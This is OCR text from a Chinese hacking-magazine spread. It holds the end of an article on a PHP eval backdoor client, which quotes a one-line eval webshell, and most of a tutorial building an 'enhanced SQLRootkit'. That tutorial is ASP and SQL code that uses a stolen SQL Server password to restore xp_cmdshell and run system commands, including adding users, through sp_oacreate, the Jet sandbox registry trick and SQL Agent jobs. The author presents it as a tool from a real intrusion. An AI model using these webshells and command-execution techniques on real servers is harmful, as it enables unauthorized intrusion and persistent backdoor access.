


图2




图3

可以看到，这个客户端能够正常运行了。再在“后门代码”上直接换上PHPSPY的代码试试（图4）。

提交后进入界面（图5）。




图4

Yeah！PHP Spy也成功运行了。看来，真的实现了通用PHP Eval客户端的功能了。

有了这个Eval客户端，以后放置后门就舒服多了。但是要记着，由于session值必须要在html内容之前送出，所以木马的服务端“<?eval ($_REQUEST[hi]);?>”一句必须是在文件的最顶端，也就是说不能以“<?if($_REQUEST[hi]) eval ($_REQUEST[hi]);?>”这样的形式直接插入到原有文件的中间，否则可能会造




图5

成运行出错，程序无法正常运行。好了，文章到这里就结束了，下回见！

演示：http://blinx.512j.com/work/eval-vv.htm

（本文相关代码Eval在光盘上有提供）

编辑点评：作者通过自己的研究使用PHP模仿了海洋Eval版的功能，读者在学习PHP语言之后更应该学习这种举一反三善于探索的精神。这样在各个方面都能够有较快的进步。最重要的是自我学习的能力。

打造加强版SQLRookit

剑心[B.C.T]

上次在入侵一个站的时候得到了服务器的SQL的密码，于是上网找了个asp的Sqlrootkit，好像是lake2修改爱无言的那个版本，是利用xp_cmdshell执行命令。用了下很不错，轻松搞定了那个网站。在通知管理员漏洞存在后，他居然放着漏洞不补只是删除了xp_cmdshell那个扩展，不过如果我再想方便地利用原来的Sqlrootkit执行命令是有点不方便了，正好最近学习了一些SQL注入的知识，就自己来做个加强版Sqlrootkit吧！

一、准备工作

首先分析下我们做Sqlrootkit的话想它能实现些什么功能。本来如果能有SQL的管理员密码，是什么都能做的，这里我们还是跟以前的Sqlrootkit一样得到个执行系统命令的shell吧！因为可能有些管理员删除一些扩展，所以我们的Sqlrootkit有必要进行扩展的探测，在探测失败的时候还要尽力恢复扩展。当然，执行命令也不能在一棵树上吊死，万一碰到个强悍的管理员把包含扩展的dll文件删除，我们的Sqlrootkit不就挂了！所以还要求Sqlrootkit有多种执行命令的方式！

二、构造代码

呵呵，上面简单地分析完了，现在就一一构造我们要实现的功能吧！

1.登录&验证

要能利用Sqlrootkit必须知道密码，但是知道密码了我们如何连接数据库呢？所以我们用如下的代码完成登录和验证：

```
set adoConn=Server.CreateObject("ADODB.Connection")   //建立数据库连接对象//
adoConn.Open "Provider=SQLOLEDB.1;DATA SOURCE=" & request.Form("server") & "," & request.Form("port") & ";Password=" & request.Form("pass") & ";UID=" & request.Form("name")   //连接数据库，有些服务器改了端口的，所以把端口加上吧//
session("login")="yes"   //设置session为已经登录//
```

上面的就完成Sqlrootkit的登录和数据库的连接了，简单吧！以后可以直接引用这里的数据库对象完成各种SQL语句的执行，也就能完成我们想要的各种操作了！

2.扩展探测

既然登录和初始化部分已经完成，现在看看如何实现SQL扩展的探测吧！我们知道用如下的语句：

```
select count(*) from master.dbo.sysobjects where xtype='X' and name='xp_cmdshell'   //查询系统表中名字为xp_cmdshell的组件的个数//
```

查看结果就可以知道xp_cmdshell扩展是否存在了！我们通过如下的asp语句：

```
strQuery="select count(*) from master.dbo.sysobjects where xtype='X' and name='xp_cmdshell'"
set recResult = adoConn.Execute(strQuery) //执行查询//
If recResult(0) Then
session("XP_cmdshell")=1   //处理结果//
response.write "<font color=red>XP_cmdshell 存在!</font>"
else
session("XP_cmdshell")=0
response.write "<font color=red>XP_cmdshell 不存在!</font>"
```

这样完成整个扩展探测部分的工作！

3.恢复扩展

呵呵，探测了如果发现某个xp_cmdshell扩展不存在的话我们就要想办法恢复了！可以通过以下语句恢复SQL扩展：

```
dbcc addextendedproc ('xp_cmdshell','xplog70.dll')   //在xplog70.dll中恢复xp_cmdshell扩展//
```

这里是恢复xp_cmdshell的扩展，把语句写人性化就是：

```
if session("xp_cmdshell")=0 then
strQuery="dbcc addextendedproc ('xp_cmdshell','xplog70.dll')"
adoConn.Execute(strQuery)
response.write "<font color=red>已经尝试恢复xp_cmdshell</font>"
```

这就完成了SQL扩展恢复的功能，这里写得简单了点，管理员如果删除某个dll的话，可以在获得asp的webshell情况下上传自己的dll文件，所以这里最好自定义dll路径。这就交给有心人去完成了，呵呵！

三、执行命令

上面的几个部分已经完成了Sqlrootkit的辅助功能，现在该写Sqlrootkit的最重要的功能了，也就是如何执行cmd命令，最好还能实现命令的回显，那样我们心里才有底嘛！这里我给大家总结四个方法，你可以用在注入和SQL弱口令的利用里！

1.利用xp_cmdshell执行命令

这是最简单、是最广为人知也最被人喜爱的一种，因为它能直接返回命令的结果，以前的Sqlrootkit版本里就是利用这种扩展执行的系统命令。一般执行命令的语句是这样的格式：

```
exec master.dbo.xp_cmdshell 'net user inc /add'    //利用xp_cmdshell扩展执行系统命令//
```

我们不仅要执行命令，还要完成命令在asp语句里的回显，还是采用Sqlrootkit 1.0的办法吧！用如下的语句实现！

```
strQuery = "exec master.dbo.xp_cmdshell '" & request.form("cmd") & "'"
set recResult = adoConn.Execute(strQuery)    //后面是循环取出SQL语句的结果//
If NOT recResult.EOF Then
Do While NOT recResult.EOF
strResult = strResult & chr(13) & recResult(0)
recResult.MoveNext
Loop
End if
```

其中strResult存放的就是命令执行的结果，很方便吧！

2.利用sp_oacreate执行命令

这个扩展可能用得少点，所以也许就成为管理员封杀的漏网之鱼。这个扩展可以利用各种windows组件，也包括wscript.shell组件，所以完全可以利用它来执行命令的哦！等等，这个命令是没有回显的，怎么办呢？没有回显我们可以创造回显啊！先将取得的命令做如下包装：

```
命令字符串：cmd /c "&request("cmd")&" > 8617.tmp    //启动新的cmd.exe进程执行命令将结果导出到8617.tmp中//
```

将取得的命令与cmd /c结合然后重定向到8617.tmp，这样程序的回显就到系统目录下的8617.tmp里了，用cmd /c的作用是防止执行命令的时候出现意外。现在文件执行的结果在文本文件里了，我们再来利用：

```
CREATE TABLE [jnc](ResultTxt nvarchar(1024) NULL);BULK INSERT [jnc] FROM '8617.tmp' WITH (KEEPNULLS);    //从8617.tmp中导入数据到表jnc中//
```

完成将文本文件导入到表中，最后用select * from jnc就可以取得命令执行的结果啦！将语句结合起来写就是这样：

```
strQuery = "CREATE TABLE [jnc](ResultTxt nvarchar(1024) NULL);use master declare @o int exec sp_oacreate 'wscript.shell',@o out exec sp_oamethod @o,'run',NULL,'cmd /c "&request("cmd")&" > 8617.tmp',0,true;BULK INSERT [jnc] FROM '8617.tmp' WITH (KEEPNULLS);"
adoConn.Execute(strQuery)
strQuery = "select * from jnc"
set recResult = adoConn.Execute(strQuery)
If NOT recResult.EOF Then
Do While NOT recResult.EOF
strResult = strResult & chr(13) & recResult(0)
recResult.MoveNext
Loop
End if
```

嘿嘿，strResult存放的是命令执行的结果了哦！等等，我们还有工作要完成，这里建立了垃圾数据，下次执行命令的时候会有影响，所以用以下的语句清扫垃圾吧！

```
strQuery = "DROP TABLE [jnc];declare @o int exec sp_oacreate 'wscript.shell',@o out exec sp_oamethod @o,'run',NULL,'cmd /c del 8617.tmp'"
adoConn.Execute(strQuery)
```

3.利用xp_regwrite执行命令

这个扩展当然不能直接用来执行命令了，不过是来写注册表的一个扩展！我们可以在启动项里写数据实现命令，但是那太慢了，正好最近看到凯文说的利用access沙盒模式执行命令，我们就将这个思路加到我们的Sqlrootkit里吧！这个是最近才出来的，所以被封杀的可能性应该很小！来看看如何执行命令吧！这里我的系统是xp，所以mdb路径是c:\windows\system32\ias\ias.mdb，用select @@version完成了系统的探测，用path变量决定路径吧！大家可以到系统目录下dir /s /a *.mdb找找默认的数据库：

```
cmd=chr(34)&"cmd.exe /c "&request.form("cmd")&" > 8617.tmp"&chr(34)
strQuery = "CREATE TABLE [jnc](ResultTxt nvarchar(1024) NULL);exec master..xp_regwrite 'HKEY_LOCAL_MACHINE','SOFTWARE\Microsoft\Jet\4.0\Engines','SandBoxMode','REG_DWORD',0;select * from openrowset('microsoft.jet.oledb.4.0',';database=c:\windows\system32\ias\ias.mdb','select shell("&cmd&")');"
adoConn.Execute(strQuery)    //打开mdb的沙盒模式然后利用openrowset建立对mdb的查询从而执行命令//
```

上面是完成命令的执行，然后需要做的工作是将结果回显出来，有了上面的思路回显也好解决！但我发现直接将8617.tmp导出的话会提示另外一个进程使用文件不能导出，不知道是不是延迟的问题，不过我们有方法解决的啦！

```
strQuery = "select * from openrowset('microsoft.jet.oledb.4.0',';database=c:\windows\system32\ias\ias.mdb','select shell("&chr(34)&"cmd.exe /c copy 8617.tmp jnc.tmp"&chr(34)&")');BULK INSERT [jnc] FROM 'jnc.tmp' WITH (KEEPNULLS);"
adoConn.Execute(strQuery)    //将8617.tmp复制到jnc.tmp并且将数据导入到jnc表中//
strQuery="select * from [jnc];"    //后面是取得命令的结果//
set recResult = adoConn.Execute(strQuery)
If NOT recResult.EOF Then
Do While NOT recResult.EOF
strResult = strResult & chr(13) & recResult(0)
recResult.MoveNext
Loop
End if
```

呵呵，结果再次在strResult里了，我们还要做的是清扫垃圾，直接用执行命令的办法执行del 8617.tmp&&del jnc.tmp然后drop掉jnc表就可以了！

4.利用Job执行命令

这个方法有一定的缺陷，必须要SQLserveragent启动才可以使用，经过猪头三的提示说有一个xp_servicecontrol扩展可以用来控制服务的，一般的情况下也没有删除，可以使用以下语句启动SQL代理：

```
exec master.dbo.xp_servicecontrol 'start','SQLSERVERAGENT';
```

这样就可以使用job来执行命令啦！使用的语句如下：

```
    strQuery = "use msdb CREATE TABLE [incSQL](ResultTxt nvarchar(1024) NULL) exec sp_delete_job null,'x' exec sp_add_job 'x' exec sp_add_jobstep Null,'x',Null,'1','CMDEXEC','cmd /c "&request.form("cmd")&"' exec sp_add_jobserver Null,'x',@@servername exec sp_start_job 'x';"    //按照构造job的规则添加job//
    adoConn.Execute(strQuery)    //执行我们的命令//
```

